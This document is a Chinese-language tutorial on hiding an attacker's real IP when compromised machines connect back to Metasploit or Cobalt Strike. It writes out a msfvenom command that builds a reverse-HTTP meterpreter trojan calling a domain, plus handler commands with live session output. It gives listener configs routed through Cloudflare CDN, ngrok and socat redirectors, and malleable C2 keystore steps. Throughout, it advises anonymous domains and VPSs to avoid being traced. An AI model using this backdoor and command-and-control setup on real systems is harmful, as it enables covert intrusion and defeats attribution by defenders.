

Metasploit域名上线隐藏IP

概述

为什么要隐藏IP

在拿下了目标机之后，目标机在内网里面，使用msf或者CS时，用自己的VPS做服务器的话，导致很容易被溯源。

域名上线原理

当我们访问域名时会经过域名解析 域名解析就是域名到IP地址的转换过程，那么就意味这我们访问域名实际上最后是访问的真实IP

A记录： 将域名指向一个IPv4地址（例如：100.100.100.100），需要增加A记录

CNAME记录： 如果将域名指向一个域名，实现与被指向域名相同的访问效果，需要增加CNAME记录。这个域名一般是主机服务商提供的一个域名

MX记录： 建立电子邮箱服务，将指向邮件服务器地址，需要设置MX记录。建立邮箱时，一般会根据邮箱服务商提供的MX记录填写此记录

NS记录： 域名解析服务器记录，如果要子域名指定某个域名服务器来解析，需要设置NS记录

TXT记录： 可任意填写，可为空。一般做一些验证记录时会使用此项，如：做SPF（反垃圾邮件）记录

AAAA记录： 将主机名（或域名）指向一个IPv6地址（例如：ff03:0:0:0:0:0:c1），需要添加AAAA记录

假设 现在有一个域名 www.aaa.com 配置了A记录


那么我想让我的msf上线能达到隐藏真实IP的效果吗

通过CDN上线MSF

CDN的全称是Content Delivery Network，即内容分发网络。其目的是通过在现有的Internet中增加一层新的CACHE(缓存)层，将网站的内容发布到最接近用户的网络“边缘”的节点，目的提高用户访问网站的先赢速度

假设您的业务源站域名为 www.test.com，当域名接入 CDN 开始使用加速服务后，您的用户发起 HTTP 请求，实际的处理流程如图所示，根据他的处理流程，CDN最后会将流量转发到真实IP上，

那么我们便能通过CDN达到隐藏自身的效果



CDN上线具体实现

基础配置:一台VPS、一个域名

这里的VPS最好是匿名的

既然是隐藏自身 那么域名肯定不能使用自己备案的域名

<https://freenom.com/> 注册免费域名 注册失败,可以用gmail注册

<https://cart.godaddy.com/> 注册匿名域名

<https://www.cloudflare.com/> 免费CDN

注意

Cloudflare支持的HTTP端口是:

80,8080,8880,2052,2082,2086,2095

Cloudflare支持的HTTPS端口是:

443,2053,2083,2087,2096,8443

MSF生成木马

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=www.firreeoma.tk LPORT=2095 -f exe > shell.exe
```

```
+ ~ msfvenom -p windows/x64/meterpreter/reverse http LHOST=www.firreeoma.tk LPORT=2095 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 735 bytes
Final size of exe file: 7168 bytes
```

MSF开启相对应监听

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_http
set lhost www.XXXX.tk
set lport 2095
run
```

```
msf6 > handler -p windows/x64/meterpreter/reverse_http -H www.firreeoma.tk -P 2095
[*] Payload handler running as background job 0.
msf6 >
[-] Handler failed to bind to 104.21.93.72:2095
[*] Started HTTP reverse handler on http://0.0.0.0:2095
[!] http://www.firreeoma.tk:2095 handling request from 172.70.98.7; (UUID: esntemz7) Without a database connected that payload UUID tracking will not work!
[*] http://www.firreeoma.tk:2095 handling request from 172.70.98.7; (UUID: esntemz7) Staging x64 payload (201308 bytes) ...
[!] http://www.firreeoma.tk:2095 handling request from 172.70.98.7; (UUID: esntemz7) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (19.206.0.5:2095 -> 127.0.0.1) at 2021-09-01 09:47:36 +0800

msf6 > sessions 1
[*] Starting interaction with 1...

meterpreter > |
```

流量分析



```
C:\Users\administrator.XS.000>netstat -ano
```

活动连接

协议	本地地址	外部地址	状态	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	760
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:10140	0.0.0.0:0	LISTENING	2100
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	456
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	808
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	924
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	560
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	552
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	1532
TCP	127.0.0.1:54360	0.0.0.0:0	LISTENING	2100
TCP	192.168.40.140:139	0.0.0.0:0	LISTENING	4
TCP	192.168.40.140:49160	140.206.78.10:80	ESTABLISHED	2100
TCP	192.168.40.140:49187	101.199.128.208:80	ESTABLISHED	3892
TCP	192.168.40.140:49212	172.67.206.103:2095	CLOSE_WAIT	2208


172.67.206.103	192.168.40.140	TCP	60 2095	GET /9/Imme10b7kguS67QZf76gnWzPcCfDZBTsag9Moclleh_z70jaYddJ7N2VAvDuJvq7_0UmYUM1nQxiub- 1i1KuJH9ayVfUOHuUq5qcxnLDXviN/koZc/ HTTP/1.1
172.67.206.103	192.168.40.140	TCP	604 [TCP]	Cache-Control: no-cache
192.168.40.140	172.67.206.103	TCP	54 49212	Connection: Keep-Alive
192.168.40.140	172.67.206.103	HTTP	361 GET /	Pragma: no-cache
172.67.206.103	192.168.40.140	TCP	60 2095	User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:11.0) like Gecko
172.67.206.103	192.168.40.140	HTTP	598 HTTP/	Host: www.firreecma.tk:2095
172.67.206.103	192.168.40.140	TCP	598 [TCP]	
192.168.40.140	172.67.206.103	TCP	54 49212	HTTP/1.1 200 OK
192.168.40.140	172.67.206.103	HTTP	361 GET /	Date: Wed, 01 Sep 2021 01:53:56 GMT
172.67.206.103	192.168.40.140	TCP	60 2095	Content-Type: application/octet-stream
172.67.206.103	192.168.40.140	HTTP	608 HTTP/	Content-Length: 0
172.67.206.103	192.168.40.140	TCP	608 [TCP]	Connection: keep-alive
192.168.40.140	172.67.206.103	TCP	54 49212	CF-Cache-Status: DYNAMIC
192.168.40.140	172.67.206.103	HTTP	361 GET /	Report-To: {"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v3?set=048tcggXn1Q%2Bt/XJPetUMgWbLamYm1Mv2KDMzey1K%2BQ82114x6.%2-t%2B8gxWu2p1KS1/yKKMMV8nzuy7ytLn696t9CRD1V1zs9LqVTH1nFCc2VaFF2cGn12cfng108QJvL8tpI%3D"}], "group": "cf-nel", "max_age": 604800}
192.168.40.140	172.67.206.103	HTTP	361 GET /	NEL: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}
on wire (2888 bits), 361 bytes captured (2888 bits) on interface VMware_hv:40:dd (00:0r:79:br:40:dd), Dst: VMware_fh:4d:d7 (00:50:56:9a:33:08:4d:d7), Src: 192.168.40.140, Dst: 172.67.206.103				Server: cloudflare
1 Protocol, Src Port: 49212, Dst Port: 2095, Seq: 1, Ack: 1, Len: 0				CF-RAY: 607ade24ebd304b8-LAX

CobaltStrike上线隐藏IP

CDN非法接入

使用CDN内容分发网络的多节点分布式技术，通过“加速、代理、缓存”隐藏在后面的静态文件或服务；最终实现对外暴露的是CDN多节点的公网域名IP，很难甚至无法溯源真实后端服务器的域名或IP！

目标上线后流量走向




和MSF域名上线所需配置一样

1.开启一个listener

The screenshot shows the 'Edit Listener' configuration window. At the top, it says 'Create a listener.' The 'Name' field is set to 'cs3'. The 'Payload' dropdown is set to 'Beacon HTTP'. Under the 'Payload Options' section, the 'HTTP Hosts' list contains 'www.quarry.top'. The 'Host Rotation Strategy' dropdown is set to 'round-robin'. The 'HTTP Host (Stager)' field is 'www.quarry.top'. The 'Profile' dropdown is set to 'default'. The 'HTTP Port (C2)' field is '2095'. The 'HTTP Port (Bind)' field is empty. The 'HTTP Host Header' field is 'www.quarry.top'. The 'HTTP Proxy' field is empty with a button to the right. At the bottom are 'Save' and '帮助' (Help) buttons.

2.通过此监听生成后门



流量分析

观察流量信息会发现全程和CDN在做通信

234	100.570713	104.21.93.72	192.168.40.140	HTTP	592	HTTP/1.1 200 OK
246	105.658522	192.168.40.140	180.163.242.239	HTTP	952	POST /safe_update...
248	105.684137	180.163.242.239	192.168.40.140	HTTP	354	HTTP/1.1 200 OK
257	105.716099	192.168.40.140	180.163.222.208	HTTP	463	POST /scan HTTP/1.1
259	105.742957	180.163.222.208	192.168.40.140	HTTP	323	HTTP/1.1 200 OK
603	125.327789	192.168.40.140	104.21.93.72	HTTP	441	GET /ca HTTP/1.1
609	125.895573	104.21.93.72	192.168.40.140	HTTP	598	HTTP/1.1 200 OK
989	151.343414	192.168.40.140	104.21.93.72	HTTP	441	GET /ca HTTP/1.1
997	151.943931	104.21.93.72	192.168.40.140	HTTP	667	HTTP/1.1 200 OK
1000	152.251532	192.168.40.140	104.21.93.72	HTTP	408	POST /submit.php?id=...
1005	152.794086	104.21.93.72	192.168.40.140	HTTP	597	HTTP/1.1 200 OK
1050	181.088727	192.168.40.140	104.21.93.72	HTTP	441	GET /ca HTTP/1.1
1052	181.600662	104.21.93.72	192.168.40.140	HTTP	598	HTTP/1.1 200 OK

隧道转发代理

利用内网穿透，将C2回连端口映射到其他公网地址，以达到测试程序通过其他公网地址进行回连，隐藏C2真实ip

1. 注册ngrok账号
<https://ngrok.com/>

2.下载相应版本客户端




3.配置anth

4.转发端口

./ngrok tcp 10088

使用说明

<https://dashboard.ngrok.com/get-started/setup>



5.CS配置listener

Edit Listener

Create a listener.

Name:

ng

Payload:

Beacon HTTP

Payload Options

HTTP Hosts:

8.tcp.ngrok.io

+

-

×

Host Rotation Strategy:

round-robin

HTTP Host (Stager):

8.tcp.ngrok.io

Profile:

default

HTTP Port (C2):

16580

HTTP Port (Bind):

10004

HTTP Host Header:

HTTP Proxy:


Save

帮助

6.生成payload运行上线

external	internal	listener	user	computer	nc
127.0.0.1	192.168.33.1	ng	pingyun	LAPTOP-TEEDROKL	

流量走向情况



Wireshark抓包情况分析

并没有和我们的真实IP有交互


```
C:\Users\administrator.XS.000>netstat -ano
```

活动连接

协议	本地地址	外部地址	状态	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	760
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:10140	0.0.0.0:0	LISTENING	2100
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	456
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	808
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	924
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	560
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	552
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	1532
TCP	127.0.0.1:54360	0.0.0.0:0	LISTENING	2100
TCP	192.168.40.140:139	0.0.0.0:0	LISTENING	4
TCP	192.168.40.140:49160	140.206.78.10:80	ESTABLISHED	2100
TCP	192.168.40.140:49187	101.199.128.208:80	ESTABLISHED	3892
TCP	192.168.40.140:49258	180.163.238.166:80	ESTABLISHED	2100
TCP	192.168.40.140:49568	64.69.43.237:10203	CLOSE_WAIT	4672

```
GET /ca HTTP/1.1
```

```
Accept: */*
```

```
Cookie: kmemp6e53CCLB0wN3082YOPaGfOlWs14TFBZhjhT6uvi57Gn8Uh/9Az8SZNRgm3PkL/6hfDwE24Iu5b2H2JZ9gCkEYRC2WM4gqdUjjlPSPwtX3Q3sbekK7JKrQPJDu2vEH/Iu7Baw6Zq3oaqvhsghwHkmG+Z+56Fc3oa3oSCSQe4=
```

```
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64; Trident/6.0; MAARJS)
```

```
Host: free.idcfengye.com:10203
```

```
Connection: Keep-Alive
```

```
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
```

```
Date: Wed, 1 Sep 2021 03:05:51 GMT
```

```
Content-Type: application/octet-stream
```

```
Content-Length: 48
```

```
.....C.U..M.....?.ia.#]..h.mk.2m|C...L.....2.Y.W
```

转发重定向

具体实现:两台vps 一台转发机器, 一台teamserver

socat转发

常用选项

-lh将主机名添加到日志消息

-v详细数据流量, 文本

-x详细数据流量, 十六进制

-d增加详细程度 (最多使用4次; 建议使用2次)

-lf <logfile>记录到文件

```
socat TCP4-LISTEN:80,fork TCP4:C2ip:80
```

```
socat -d -d -d -d -lh -v -lf /var/log/socat.log TCP4-LISTEN:80,fork TCP4:C2服务器ip:C2服务器监听Port
```

```
^Croot@RFDTCxvyuf812c674:~# socat -d -d -d -d -lh -v -lf /var/log/socat.log TCP4-LISTEN:801,fork TCP4:119.45.175.218:1212
```

解释:将此机器801端口接受到的流量转发给119.45.175.218:1212

1.创建监听

New Listener

Create a listener.

Name:

Payload:

Payload Options

HTTP Hosts:

Host Rotation Strategy:

HTTP Host (Slayer):

Profile:

IITTP Port (C2):


HTTP Port (Bind):

HTTP Host Header:

HTTP Proxy:

Save 帮助

2.通过此监听生成木马上线



Wireshark抓包分析流量

通过查看连接情况和wireshark能够发现只和转发的机器有交互，在真实场景转发机器最好匿名

C:\Users\administrator.XS.000>netstat -ano

活动连接

协议	本地地址	外部地址	状态	PID	
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	760	
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4	
TCP	0.0.0.0:10140	0.0.0.0:0	LISTENING	2100	
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	456	
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	808	
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	924	
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	560	
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	552	
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	1532	
TCP	127.0.0.1:54360	0.0.0.0:0	LISTENING	2100	
TCP	192.168.40.140:139	0.0.0.0:0	LISTENING	4	
TCP	192.168.40.140:49160	140.206.78.10:80	ESTABLISHED	2100	
TCP	192.168.40.140:49187	101.199.128.203:80	ESTABLISHED	3892	
TCP	192.168.40.140:49258	180.163.238.166:80	ESTABLISHED	2100	
TCP	192.168.40.140:49827	103.234.72.199:801	CLOSE_WAIT	4452	

http						
	Time	Source	Destination	Protocol	Length	Info
120	11.995083	103.234.72.199	192.168.40.140	HTTP	168	HTTP/1.1 200 OK
128	13.019954	192.168.40.140	103.234.72.199	HTTP	443	GET /match HTTP/1.1
130	13.155022	103.234.72.199	192.168.40.140	HTTP	168	HTTP/1.1 200 OK
138	14.210395	192.168.40.140	103.234.72.199	HTTP	443	GET /match HTTP/1.1
140	14.345605	103.234.72.199	192.168.40.140	HTTP	168	HTTP/1.1 200 OK
148	15.394194	192.168.40.140	103.234.72.199	HTTP	443	GET /match HTTP/1.1
152	15.513823	103.234.72.199	192.168.40.140	HTTP	168	HTTP/1.1 200 OK
161	16.546739	192.168.40.140	103.234.72.199	HTTP	443	GET /match HTTP/1.1
164	16.700837	103.234.72.199	192.168.40.140	HTTP	168	HTTP/1.1 200 OK
172	17.729813	192.168.40.140	103.234.72.199	HTTP	443	GET /match HTTP/1.1
174	17.871910	103.234.72.199	192.168.40.140	HTTP	168	HTTP/1.1 200 OK

隐藏cs流量

cs配置文件Profile

下载地址

<https://github.com/threatexpress/malleable-c2/archive/refs/heads/master.zip>

keystore的生成方法:

去Cloudflare的SSL/TLS源服务器创建证书, 使用默认配置生成pem和key。

dash.cloudflare.com/dda5ac94bbd9991695f917c86ffae58/quarry.top/ssl-tls/origin/certificate-form

Cloudflare

quarry.top

密钥格式 ①

PEM

源证书 ①

dWRGbGFyZSwgSW5jLjEgMBsGA1UECXMUQ2xvdWRGbGFyZSBPcmIuaW4gQ0ExJjAkBgNVBAMTHUNsb3VhcnRmX21uIENlcnRpZmljYXRlMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvVGr3xEwv8Xo123fPNtDarvtgurGta/d1h2ZvV6RAIvr8vp2RCpLs5yJzv1U8i8kI1EyhaZ6/9yw8dxnANwU+jPeon4jns1he7sE9o9LcKhsrqZSPLz5pPNUbCdABxN2is2r0a9X01FU8szSm/1H1JZnZdmzAEvsKIKJBfingX2azkqa3pQa8xAQi+EAA01sKGYsTjraZ/20KwIVMqWmk2ua4LUSu8u46H7SM45s4qN1Q1hkr+SCRSk3wH5FmuTMpZWKHXE8gKRE/kCrZHiYiTWYDv6

单击以复制

私钥 ①

将下面的私钥内容复制到 Web 服务器并设置文件权限, 限制只有您的 http 服务器可以访问此文件。此外, 您还可以选择加密此文件, 并提供用于在源 Web 服务器启动期间进行解密的密码。私钥数据不会存储在 Cloudflare 上, 创建完成后, 将无法再访问。请确保创建此密钥的本地副本。

-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBAQgAgEAAoIBAQC9UavfETC/xejXbd882G0Nqu+2C6sZnr93WHZm9XpEAI+vy+nZEKkuznInO+VTyLyQjUTKFpnR/3LDx3GcA3BT6M96ifiOezWF7uwT2j0twoeyupli8vPmk81RsJ0AHE3akZavRr1fSUVTyzNkb+UfUldml2bMAS+wogokeWKeBfZrOSprelBrzEBCL4QADTWoZix00tpn/bQqfAhUypaaTa5rgtSxJTy7jqNORDj8ftIzjmziA3U7VuRH5IIFKTfAfKwa5MyllYo

单击以复制

复制证书创建txt导入, 修改文件名为xxxx.pem

复制私钥创建txt导入，修改文件名为xxxx.key

将创建的pem和key文件上传至云服务器。执行以下命令（www.xxx.com为申请的域名）

```
openssl pkcs12 -export -in xxxx.pem -inkey xxxx.key -out www.xxx.com.p12 -name www.xxx.com -passout pass:123456
```

```
keytool -importkeystore -deststorepass 123456 -destkeypass 123456 -destkeystore www.xxx.com.store -srckeystore www.xxx.com.p12 -srcstoretype PKCS12 -srcstorepass 123456 -alias www.xxx.com
```

```
